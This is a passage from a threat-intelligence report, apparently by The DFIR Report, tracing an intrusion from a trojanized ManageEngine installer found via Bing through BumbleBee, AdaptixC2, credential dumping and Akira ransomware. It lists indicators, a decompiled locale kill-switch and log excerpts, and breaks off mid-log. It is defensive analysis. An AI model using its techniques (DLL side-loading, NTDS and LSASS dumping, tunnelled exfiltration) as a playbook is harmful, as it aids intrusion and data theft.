

From Bing Search to Ransomware: Bumblebee and AdaptixC2 Deliver Akira

The DFIR Report · 2026-06-29 · <https://thedfirreport.com/2026/06/29/from-bing-search-to-ransomware-bumblebee-and-adaptixc2-deliver-akira-3/>

Key Takeaways

- In July 2025, BumbleBee malware was deployed via SEO poisoning through a trojanized installer for ManageEngine OpManager.
- Following initial access, BumbleBee dropped an AdaptixC2 beacon to facilitate further intrusion activities, allowing the threat actor to pivot to a domain controller and dump the NTDS.dit.
- The threat actor returned the following day and established an SSH proxy, enabling lateral movement across the network and data exfiltration via FileZilla and SFTP to an external server.
- The threat actor concluded the intrusion by deploying Akira ransomware across the root domain and returned two days later to encrypt a child domain.

This case was first reported to customers in a threat brief released in July 2025 and in a public flash alert in August 2025 in partnership with Swisscom B2B CSIRT, which observed another intrusion tied to the same campaign. This report contains data from both intrusions. We plan to release a DFIR Labs case based on this report later this quarter.

Case Summary

The BumbleBee intrusion was initiated in July 2025 via an SEO poisoning attack that lured a user searching for “ManageEngine OpManager” to a look-alike domain. Upon downloading a trojanized MSI installer, the BumbleBee first-stage loader (msimg32.dll) was executed on a beachhead host via DLL side-loading. The loader immediately established command-and-control (C2) communication with threat actor-controlled infrastructure.

Approximately five hours after the initial infection, the threat actor deployed AdgNsy.exe, a renamed instance of the legitimate Windows Address Book utility, which was injected with AdaptixC2 shellcode. This established a persistent C2 channel, enabling the threat actor to perform living-off-the-land discovery commands such as `systeminfo` and `nltest` to map the internal network. To ensure persistence, the threat actor created new domain accounts with Enterprise Admin privileges and installed RustDesk as a Windows service on multiple servers.

On the second and third days, the threat actor moved laterally using RDP to pivot to a domain controller and a backup server. They engaged in extensive credential harvesting,

utilizing `wbadmin.exe` to extract the `NTDS.dit` Active Directory database and executing custom PowerShell scripts to dump and decrypt Veeam credentials via `DPAPI`. The threat actor also employed the `lsassy` utility to dump `LSASS` memory across multiple hosts.

Throughout the intrusion, the threat actor leveraged defense evasion and tunneling techniques. This included using a reverse SSH tunnel to proxy RDP traffic and bypass firewall restrictions, as well as employing mixed-case command-line obfuscation (e.g., `p0WerShELl.exe`). In a parallel incident, they even used a Bring Your Own Vulnerable Driver (BYOVD) attack to neutralize endpoint security controls.

Data exfiltration was primarily facilitated through `FileZilla`, which the threat actor likely introduced into the environment via RDP clipboard. Over 75GB of data, including file shares, sensitive user credentials, and `SYSVOL` domain configurations were exfiltrated to an threat actor controlled server in Ukraine. The intrusion culminated approximately 44 hours after initial access with the deployment of `Akira` ransomware (staged as `locker.exe`), which used `WMI` to delete Volume Shadow Copies and maximize impact across the infrastructure.

If you would like to get an email when we publish a new report, please subscribe [here](#).

The DFIR Report Offerings


Check out our [Products](#) here and our [Services](#) here. Want a demo, more information on our services, pricing or just want to chat? [Get in Touch](#)

Analysts


Analysis and reporting completed by Jake, Dino, Ahmed Farouk & Mattison Schuch.
Reviewed by Angelo Violetti & Renzon Cruz

Initial Access


The BumbleBee intrusion was initiated in July 2025 via a SEO poisoning attack. A user searching Bing for “ManageEngine OpManager”, a network monitoring suite, was lured to `opmanager[.]pro`, a sophisticated lookalike domain. This site served a cloned interface that redirected the victim to `download-center[.]online`, ultimately delivering a trojanized MSI installer instead of the legitimate software.



Forensic analysis of the browser history mapped the sequence of redirects leading to the malicious host.



The victim subsequently moved the malicious MSI to an internal network share; from there, an IT administrator executed the file on the beachhead host.



Delivery Infrastructure

This intrusion aligns with a broader BumbleBee SEO poisoning campaign that Cyjax first identified in May 2025. The operation utilized a standardized, two-tier delivery architecture:

- **Tier 1: Impersonation Front-ends** – Malvertising domains (e.g., `opmanager[.]pro`, `zenmap[.]pro`) that appeared in Bing search results. These sites served high-fidelity clones of legitimate download pages to establish trust.
- **Tier 2: Universal Delivery Gateways** – Backend servers hosting trojanized MSI installers. By using a uniform URL parameter (`/Get?q=<toolname>`), the same infrastructure could dynamically serve various malicious packages. This pattern is a reliable pivot point for researchers on platforms like `urlscan.io`.

	<code>soft-hub.pro/Get?q=Advanced-IP-Scanner</code> Downloaded Files: <code>Advanced-IP-Scanner.msi</code> (22 MB)	Public	5 months		1	1	1	
	<code>sonicwall-download.online/Get?q=SonicWall-NetExtender</code>	Public	6 months		1	1	0	
	<code>download-center.online/Get?q=Advanced-IP-Scanner</code> Downloaded Files: <code>Advanced-IP-Scanner.msi</code> (22 MB)	Public	6 months		1	1	1	
	<code>download-center.online/Get?q=NetSetMan</code> Downloaded Files: <code>NetSetMan.msi</code> (9 MB)	Public	6 months		1	1	1	
	<code>software-server.online/Get?q=Zenmap</code> Downloaded Files: <code>zenmap-7.97.msi</code> (35 MB)	Public	7 months		1	1	1	
	<code>software-server.online/Get?q=Zenmap</code> Downloaded Files: <code>zenmap-7.97.msi</code> (35 MB)	Public	7 months		1	1	1	
	<code>software-server.online/Get?q=Zenmap</code>	Public	7 months		652 KB	14	5	2
	<code>software-server.online/Get?q=WinMTR</code> Downloaded Files: <code>WinMTR.msi</code> (3 MB)	Public	7 months		1	1	1	
	<code>software-server.online/Get?q=Zenmap</code> Downloaded Files: <code>zenmap-7.97.msi</code> (35 MB)	Public	7 months		1	1	1	
	<code>software-server.online/Get?q=Zenmap</code> Downloaded Files: <code>zenmap-7.97.msi</code> (35 MB)	Public	7 months		1	1	1	
	<code>software-server.online/Get?q=Zenmap</code> Downloaded Files: <code>zenmap-7.97.msi</code> (35 MB)	Public	7 months		1	1	1	
	<code>software-server.online/Get?q=Zenmap</code> Downloaded Files: <code>zenmap-7.97.msi</code> (35 MB)	Public	7 months		1	1	1	
	<code>software-server.online/Get?q=WisenetViewer</code> Downloaded Files: <code>WisenetViewer.msi</code> (174 MB)	Public	7 months		1	1	1	
	<code>software-server.online/Get?q=WinMTR</code> Downloaded Files: <code>WinMTR.msi</code> (4 MB)	Public	7 months		1	1	1	
	<code>software-server.online/Get?q=RVtools</code>	Public	7 months		2 KB	2	1	1
	<code>software-server.online/Get?q=RVTools</code> Downloaded Files: <code>RVTools.msi</code> (10 MB)	Public	7 months		1	1	1	
	<code>software-server.online/Get?q=RVTools</code> Downloaded Files: <code>RVTools.msi</code> (10 MB)	Public	7 months		1	1	1	
	<code>soft-server.online/Get?q=RVTools</code> Downloaded Files: <code>RVTools.msi</code> (10 MB)	Public	7 months		1	1	1	

Two separate waves of activity were observed, masquerading as various enterprise software suites to facilitate BumbleBee infections.

	Wave 1 (May 2025)	Wave 2 (July 2025)
Tools Targeted	WinMTR, Zenmap, RVTools, Milestone XProtect	ManageEngine OpManager, Advanced IP Scanner, MIB Browser
Download Gateways	download-server[.]online , soft-server[.]online	download-center[.]online , soft-hub[.]pro
DLL Sideload	icardagt.exe → version.dll dropped in "ApplicationInstallationFolder_11"	consent.exe → msimg32.dll dropped in "ApplicationInstallationFolder_11"
DGA Pattern	13-char .life	14-char .org
MSI Signers	LLC Ellada Comfort, LLC Best Consult, LLC Vector	LLC Resource+, LLC Ugurmana, LLC Leighton, LLC Vector
Sample	https://tria.ge/250530-ttmjhayzhw	https://tria.ge/250812-zw4tfszpy4

Technical analysis revealed significant infrastructure overlap across both waves: all download gateways resolved to Hostinger (AS47583) and utilized a shared code-signing certificate issued to "LLC Vector."

Potentially Related Campaign

In October 2025, Zscaler documented a parallel campaign targeting user searching for Ivanti VPN. This operation used SEO poisoning to lure victims to a fraudulent download page, delivering a trojanized MSI designed to exfiltrate saved VPN credentials. This campaign exhibited a near-identical tactical fingerprint to the BumbleBee waves, specifically:

- **Delivery Mechanics:** A consistent two-tier model leveraging Bing SEO poisoning and the specific `/Get?q=` URL parameter.
- **Infrastructure Overlap:** Passive DNS analysis confirms that the Ivanti gateways (`netml[.]shop`, `shopping5[.]shop`) utilized the same Hostinger staging IP (84.32.84.32) as the Wave 1 gateway, `soft-server[.]online`.
- **Naming Conventions:** The Ivanti campaign employed the same `ftp.` subdomain pattern observed throughout Wave 2.

Key	Type	Value	First Seen	Last Seen	Count
shopping5.shop	A	84.32.84.32 AS 47583	2025-09-15	2025-09-22	1
shopping5.shop	NS	ns1.dns-parking.com	2025-09-15	2026-01-23	1
shopping5.shop	NS	ns2.dns-parking.com	2025-09-15	2026-01-23	1
shopping5.shop	A	104.21.40.60 AS 13335	2025-09-22	2025-10-11	1

soft-server.online ← Wave 1 download gateway

Key	Type	Value	First Seen	Last Seen	Count
soft-server.online	A	157.173.208.204	2025-05-12	2025-05-13	1
soft-server.online	A	84.32.84.32	2025-05-12	2025-05-12	1
soft-server.online	AAAA	2a02:4780:2b:1639:0:2cc2:7b3b:9	2025-05-12	2025-05-13	1
soft-server.online	NS	ns1.dns-parking.com	2025-05-12	2025-05-13	1


netml.shop/get?q=ivanti	Public	2 months	334 B	1	1	1	🇫🇷
netml.shop/get?q=ivanti	Public	2 months	2 KB	2	1	1	🇫🇷
netml.shop/get?q=ivanti	Public	3 months	2 KB	2	1	1	🇫🇷
soft-hub.pro/Get?q=Advanced-IP-Scanner Downloaded Files: Advanced-IP-Scanner.msi (22 MB)	Public	5 months		1	1	1	🇫🇷
sonicwall-download.online/Get?q=SonicWall-NetExtender	Public	6 months		1	1	0	
download-center.online/Get?q=Advanced-IP-Scanner Downloaded Files: Advanced-IP-Scanner.msi (22 MB)	Public	6 months		1	1	1	🇫🇷

Despite the infrastructure overlap, several key operational divergences distinguish this activity from the BumbleBee waves:

- **Payload:** The campaign distributed a dedicated VPN credential stealer rather than the BumbleBee loader.
- **Signature Attribution:** The MSI is signed by a Chinese entity (Hefei Qiangwei Network Technology), deviating from the Russian-based “LLCs” observed in previous waves.
- **C2 Architecture:** Upon execution, the stealer beacons to a hardcoded Azure IP (4.239.95[.]1:8080), bypassing the Domain Generation Algorithm (DGA) infrastructure characteristic of BumbleBee Waves 1 and 2.

Swisscom

The Swisscom linked BumbleBee intrusion originated from a management server, where an IT administrator navigated to `ip-scanner[.]org`. This impersonation site masqueraded as the official Advanced IP Scanner portal to lure users into downloading a malicious payload. Although the site content had changed by the time of analysis, forensic inspection of the DOM tree revealed residual strings and metadata explicitly tied to Advanced IP Scanner, confirming its previous role as a deceptive lookalike domain.



Execution

BumbleBee - ManageEngine-OpManager.msi

After copying the malicious MSI from the network share to a server, the infection started with the execution of `ManageEngine-OpManager.msi` from the user's desktop. Forensic telemetry confirmed `explorer.exe` as the parent process, validating that the file was manually launched by the user. This successful initial access was the direct result of the threat actor's masquerading tactics, which effectively leveraged a high-fidelity decoy to deceive the administrator into authorizing the installation.

t	event.action	Process creation
t	process.parent.name	explorer.exe
t	process.executable	C:\Windows\System32\msiexec.exe
t	process.command_line	"C:\Windows\System32\msiexec.exe" /i "C:\Users\ \Desktop \ManageEngine-OpManager.msi"

The choice to impersonate a ManageEngine installer indicates a deliberate effort to target high-value users, such as IT staff and System Administrators. These accounts typically

possess elevated privileges and are often subject to fewer restrictions than standard user profiles. Furthermore, targeting these roles increases the likelihood of execution on critical infrastructure, including file servers and domain controllers.

Technical analysis of the `ManageEngine-OpManager.msi` payload revealed a revoked code-signing certificate issued to “LLC Resource+.”

Signature Verification
⚠ Signed file, valid signature. Revoked.

File Version Information
Date signed2025-07-09 17:45:00 UTC

Signers
— LLC Resource+

Name	LLC Resource+
Status	Trust for this certificate or one of the certificates in the certificate chain has been revoked.
Issuer	GlobalSign GCC R45 EV CodeSigning CA 2020
Valid From	01:22 PM 05/27/2025
Valid To	01:22 PM 05/28/2026
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	643F275F8E589AFCF4E2F6B4CB869066EABD2CD5
Serial Number	38 05 DC 7E A4 CD 84 15 1C 90 FF AF

Tracking provided by certgraveyard.org shows that this signer has a history of signing BumbleBee-related malware.


SignerLLC Resource+LookupExport results as CSV

Search Results: 1

Hash	Malware	Signer	Issuer Short	Issuer	Valid From	Valid To	Country
cd454d... <button>Copy</button>	Bumblebee	LLC Resource+	GlobalSign	GlobalSign GCC R45 EV CodeSigning CA 2020	2025-05-27 13:22:00	2026-05-28 13:22:00	RU

The `ManageEngine-OpManager.msi` installer dropped three distinct binaries into `%TEMP%\ApplicationInstallationFolder_11`. This setup was designed to facilitate DLL side-loading:

- `ManageEngine_OpManager_64bit.exe`: The legitimate software used as a decoy to avoid user suspicion.
- `consent.exe`: A legitimate Windows binary leveraged to initiate the execution chain.
- `msimg32.dll`: The BumbleBee first-stage loader, which is automatically loaded by the legitimate process to bypass security detections.



Interestingly, the metadata of msimg32d.dll is dictionary-derived gibberish, which is a known BumbleBee builder pattern across waves. They are extremely useful as a YARA signature because the strings collide essentially nowhere in benign software.

```
% exiftool msimg32.dll
ExifTool Version Number      : 13.10
File Name                    : msimg32.dll
Directory                    : .
File Size                    : 2.9 MB
File Modification Date/Time   : 
File Access Date/Time        : 
File Inode Change Date/Time   : 
File Permissions              : -rw-r--r--
File Type                    : Win64 DLL
File Type Extension          : dll
MIME Type                    : application/octet-stream
Machine Type                 : AMD AMD64
Time Stamp                   : 2024:01:07 20:16:37+04:00
Image File Characteristics    : Executable, Large address aware, DLL
PE Type                      : PE32+
Linker Version                : 10.0
Code Size                    : 1695232
Initialized Data Size         : 1213952
Uninitialized Data Size       : 0
Entry Point                   : 0x199140
OS Version                   : 5.2
Image Version                 : 0.0
Subsystem Version             : 5.2
Subsystem                    : Windows GUI
File Version Number           : 6.295.250.3
Product Version Number        : 6.295.250.3
File Flags Mask               : 0x0000
File Flags                    : (none)
File OS                       : Windows NT 32-bit
Object File Type              : Executable application
File Subtype                  : 0
Language Code                 : Thai
Character Set                  : Unicode
Comments                      : Sternites jaspopal estamin albanians diane noncontumacious
Company Name                   : Superlay supernationalisms catfishes
File Description               : Rhynchobdellida pseudocele limesulfur porphyrogenitus plisse ardelio
File Version                   : 6.295.250.3
Internal Name                  : Redders animize
Legal Copyright                : Copyright © Echeneis slap
Legal Trademarks               : Barleduc czarlan screwy
Original File Name             : Elops unlearnability
Product Name                   : Aortectasis
Product Version                : 6.295.250.3
```

consent.exe and DLL Side-Loading

The ManageEngine-OpManager.msi functioned as a dual-purpose installer. While it deployed the authentic OpManager software to satisfy user expectations, it simultaneously stages a DLL side-loading attack within the %APPDATA% directory. By placing a legitimate, signed

Windows binary (`consent.exe`) in the same folder as a malicious `msimg32.dll` , the threat actor exploits the Windows DLL search order.

When the staged `consent.exe` was executed, it prioritized loading the local, malicious `msimg32.dll` over the legitimate version residing in `C:\Windows\System32` . This allowed the BumbleBee loader to run within the memory space of a trusted Windows process, effectively masking its presence from many signature-based security tools.

ManageEngine

OpManager



Installation in-progress...

OpManager, a robust network monitoring solution, offers comprehensive network monitoring capabilities that help you monitor network performance, detect network faults in real time, troubleshoot errors, and prevent downtime.

Analysis provided by tria.ge showed that `consent.exe` and the legitimate OpManager installer were dropped and executed by the malicious MSI.

Executes dropped EXE • 64 IoCs	
pid	Process
5792	<code>consent.exe</code>
1772	<code>ManageEngine_OpManager_64bit.exe</code>
2672	<code>ManageEngine_OpManager_64bit.exe</code>

■	C:\Windows\system32\msiexec.exe	PID:4344
	msiexec.exe /I C:\Users\Admin\AppData\Local\Temp\ManageEngine-OpManager.msi	
■	C:\Windows\system32\msiexec.exe	PID:5736
	C:\Windows\system32\msiexec.exe /V	
■	C:\Windows\system32\srtservices.exe	PID:240
	C:\Windows\system32\srtservices.exe ExecuteScopeRestorePoint /WaitForRestorePoint:2	
■	C:\Users\Admin\AppData\Local\Temp\ApplicationInstallationFolder_11\consent.exe	PID:5792
	"C:\Users\Admin\AppData\Local\Temp\ApplicationInstallationFolder_11\consent.exe"	
■	C:\Users\Admin\AppData\Local\Temp\ApplicationInstallationFolder_11\ManageEngine-OpManager_64bit.exe	PID:1772
	"C:\Users\Admin\AppData\Local\Temp\ApplicationInstallationFolder_11\ManageEngine-OpManager_64bit.exe"	

The Sigma rule System File Execution Location Anomaly was triggered since it looks for execution of commonly abused Windows built-in binaries (consent.exe) outside of their normal path; in this case, the binary executed from the victim's AppData folder.

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 1 MEDIUM 0 LOW 0

⚠️ Matches rule **System File Execution Location Anomaly** by Florian Roth (Nextron Systems), Patrick Bareiss, Anton Kutevov, oscd.community, Nasreddine Bencherchali (Nextron Systems) at Sigma Integrated Rule Set (GitHub)

↳ Detects the execution of a Windows system binary that is usually located in the system folder from an uncommon location.

Upon execution, consent.exe loaded the malicious msimg32.dll (the BumbleBee loader). The loader immediately checked the system locale `GetSystemDefaultLocaleName()` and compared it against a hard-coded list of 27 CIS-region locales (Russia, Ukraine, Belarus, etc.). If a match was found, the loader terminated via `ExitProcess()`.

```
int64 KillSwitch()
{
    int v0; // ebx
    LPCWSTR *i; // rdi
    WCHAR LocaleName[268]; // [rsp+20h] [rbp-218h] BYREF

    GetSystemDefaultLocaleName(LocaleName, 260);
    v0 = 0;
    for ( i = (LPCWSTR *)off_1801AD000; lstrcmpiw(LocaleName, *i); ++i )
    {
        if ( (unsigned int)v0 >= 0x1B )
            return 0LL;
    }
    return 1LL;
}
```


Address	Length	Type	String
.rdata:0000000018019F3D0	0000000C	C (16 bits) - UTF-16LE	ru-RU
.rdata:0000000018019F3E0	0000000C	C (16 bits) - UTF-16LE	ru-BY
.rdata:0000000018019F3F0	0000000C	C (16 bits) - UTF-16LE	ru-KG
.rdata:0000000018019F400	0000000C	C (16 bits) - UTF-16LE	ru-MD
.rdata:0000000018019F410	0000000C	C (16 bits) - UTF-16LE	ru-UA
.rdata:0000000018019F420	0000000C	C (16 bits) - UTF-16LE	kk-KZ
.rdata:0000000018019F430	0000000C	C (16 bits) - UTF-16LE	ky-KG
.rdata:0000000018019F440	00000010	C (16 bits) - UTF-16LE	uz-Cyrl
.rdata:0000000018019F450	00000016	C (16 bits) - UTF-16LE	uz-Cyrl-UZ
.rdata:0000000018019F468	00000010	C (16 bits) - UTF-16LE	uz-Latn
.rdata:0000000018019F478	00000016	C (16 bits) - UTF-16LE	uz-Latn-UZ
.rdata:0000000018019F490	00000010	C (16 bits) - UTF-16LE	uz-Arab
.rdata:0000000018019F4A0	00000010	C (16 bits) - UTF-16LE	az-Cyrl
.rdata:0000000018019F4B0	00000016	C (16 bits) - UTF-16LE	az-Cyrl-AZ
.rdata:0000000018019F4C8	00000010	C (16 bits) - UTF-16LE	az-Latn
.rdata:0000000018019F4D8	00000016	C (16 bits) - UTF-16LE	az-Latn-AZ
.rdata:0000000018019F4F0	0000000C	C (16 bits) - UTF-16LE	ka-GE
.rdata:0000000018019F500	0000000C	C (16 bits) - UTF-16LE	uk-UA
.rdata:0000000018019F510	00000010	C (16 bits) - UTF-16LE	tg-Cyrl
.rdata:0000000018019F520	00000016	C (16 bits) - UTF-16LE	tg-Cyrl-TJ
.rdata:0000000018019F538	0000000C	C (16 bits) - UTF-16LE	tk-TM
.rdata:0000000018019F548	0000000C	C (16 bits) - UTF-16LE	hy-AM
.rdata:0000000018019F558	0000000C	C (16 bits) - UTF-16LE	be-BY
.rdata:0000000018019F568	0000000C	C (16 bits) - UTF-16LE	lt-LT
.rdata:0000000018019F578	0000000C	C (16 bits) - UTF-16LE	lv-LV
.rdata:0000000018019F588	0000000C	C (16 bits) - UTF-16LE	ro-MD
.rdata:0000000018019F598	0000000C	C (16 bits) - UTF-16LE	et-EE

If the loader passed the geofencing check, it began querying numerous dynamically generated domain names associated with the BumbleBee malware family.

```

46 "message": Image loaded:
47 RuleName: technique_id=T1574.002,technique_name=DLL Side-Loading
48 UtcTime: ██████████
49 ProcessGuid: {05e3af28-53c3-6871-cb00-000000000f00}
50 ProcessId: 4260
51 Image: C:\Users\████████\AppData\Local\Temp\1\ApplicationInstallationFolder_11\consent.exe
52 ImageLoaded: C:\Users\████████\AppData\Local\Temp\1\ApplicationInstallationFolder_11\msimg32.dll
53 FileVersion: 6.295.250.3
54 Description: Rhynchobdellida pseudocele limesulfur porphyrogenitus plisse ardelio
55 Product: Aortectasis
56 Company: Superlay supernationalisms catfishes
57 OriginalFileName: Elops unlearnability
58 Hashes: SHA1=FE8BAF5F08A8E0782FFCCE8BEEF1F2B4E249A52B,MD5=CA8646DFC88423BB9FFD0A811160CEBE,SHA256=A6DF0B49A5EF9FFD6513BFE061FB60F6D2941A440038E2DE8A7AEB1914945331,
